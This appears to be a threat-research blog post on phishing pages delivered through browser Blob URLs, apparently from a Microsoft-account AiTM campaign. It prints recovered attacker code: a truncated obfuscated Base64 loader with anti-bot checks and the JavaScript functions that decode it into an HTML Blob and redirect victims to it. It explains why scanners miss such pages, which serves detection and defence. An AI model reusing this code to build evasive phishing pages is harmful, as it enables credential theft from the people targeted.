
Blob URLs - The Phishing Disguise Hiding in Your Browser
Because Blob data is stored and rendered locally in the user's browser, the phishing content itself never exists at a publicly accessible URL - there is nothing for a remote scanner to retrieve. This alone undermines most automated detection systems that rely on crawling and analysing hosted content. To compound the problem, the initial landing page that generates the Blob can also incorporate anti-bot checks; if it detects even the slightest sign of an automated visitor, it simply never produces the phishing page. Together, these two layers make conventional HTTP-level scanning largely ineffective and significantly complicate email filtering.

To start with a lure is delivered to a user, usually by email (1). This will result in various redirectors and validators being hit - these are designed to distinguish security tooling from potential victims, ensuring that security tooling gets redirected somewhere benign, but potential victims are directed to the malicious content (2):
var pageBse54String = 'PHNjcmlwdD4KaGcgPSAnZXYnKydhbCc7CmhxID0gWydhJywgJ3QnLCAnbycsICdi
J10uam9pbignJyk7CmNvbnN0IGdwID0gZ2xvYmFsVGhpc1tnbG9iYWxUaGlzLmhnXTsKY29uc3QgYXogPSBnbG9
iYWxUaGlzW2dsb2JhbFRoaXMuaHFdOwpncChheignS0NncElEMCtJSHNLSUNCcFppQW9DaUFnSUNCdVlYWnBaMk
YwYjNJdWQyVmlaSEpwZG1WeUlIeDhDaUFnSUNCM2FXNWtiM2N1WTJGc2JGQm9ZVzUwYjIwZ2ZId0tJQ0FnSUhkc
GJtUnZkeTVmY0doaGJuUnZiU0I4ZkFvZ0lDQWdibUYyYVdkaGRHOXlMblZ6WlhKQloyVnVkQzVwYm1Oc2RXUmxj
eWdpUW5WeWNDSXBDaUFnS1NCN0NpQWdJQ0IzYVc1a2IzY3ViRzlqWVhScGIyNHVhSEpsWmlBOUlDSmhZbTkxZER
waWJHRnVheUk3Q2lBZ0lDQnlaWFIxY200N0NpQWdmUW9LSUNCamIyNXpkQ0JDVVZOT2NYbEtUMUZuSUQwZ1d3b2
dJQ0FnZXlCamIyUmxPaUF4TWpNZ2ZTd0tJQ0FnSUhzZ1kyOWtaVG9nT0RVc0lHTjBjbXc2SUhSeWRXVWdmU3dLS
UNBZ0lIc2dZMjlrWlRvZ056TXNJR04wY213NklIUnlkV1VzSUhOb2FXWjBPaUIwY25WbElIMHNDaUFnSUNCN0lH
TnZaR1U2SURZM0xDQmpkSEpzT2lCMGNuVmxMQ0J6YUdsbWREb2dkSEoxWlNCOUxBb2dJQ0FnZXlCamIyUmxPaUE
zTkN3Z1kzUnliRG9nZEhKMVpTd2djMmhwWm5RNklIUnlkV1VnZlN3S0lDQWdJSHNnWTI5a1pUb2dOelVzSUdOMG
NtdzZJSFJ5ZFdVc0l...
Next, atobCustom function checks if the “pageBse54String” variable is a valid Base64 string and safely decode it.
function atobCustom(t){
  var n=!1;
  return isAllBase64Chars(t)&&(n=atob(t)),n
}Then saveFile function takes the decoded string, creates a Blob of type text/html, and generates a temporary link that points to this data in memory.Then the user is redirected to the blob link.
saveFile(pageBse54String, emHash['emnohash']);
function saveFile(e,t){
  var a=void 0!t&&!1!t&&t.length>2&&validateEmail(t)?"#"+t.toLowerCase().trim():"",o=atob(e),c=new Blob([o],{
    type:"text/html"
  }
  ),i=window.URL.createObjectURL(c);
  i+=a,window.location.replace(i)
}
function saveFile2(e){
  var t=atob(e),a=new Blob([t],{
    type:"text/html"
  }
  ),c=window.URL.createObjectURL(a);
  window.location.replace(c)
}
blob:https://fenomax-portail.pages[.]dev
In this case the campaign is targeting Microsoft accounts and utilises Adversary in The Middle (AiTM) techniques in order to compromise users accounts. Note the “blob” prefix at the beginning of the URL - this page is running locally, rendered entirely by parsing the Blob data retrieved by the user's browser.
Because this content is rendered locally, it is not visible to standard HTTP scanning engines/proxies. Random variable names and frequently changing DOM structure are also implemented in order to also evade certain detection engines, and the fact that there is no "website" in the traditional sense makes investigation, post incident, a more complicated task.
This is just one of the techniques we are seeing used in current AiTM campaigns. It is designed to make detection more complicated for more traditional approaches. Techniques like this are one of the reasons we focus on hunting down and disrupting the backend infrastructure used in AiTM campaigns (the stuff that actually executes the attack), rather than frontend infrastructure (e.g. phishing sites). We find that this approach has a greater impact.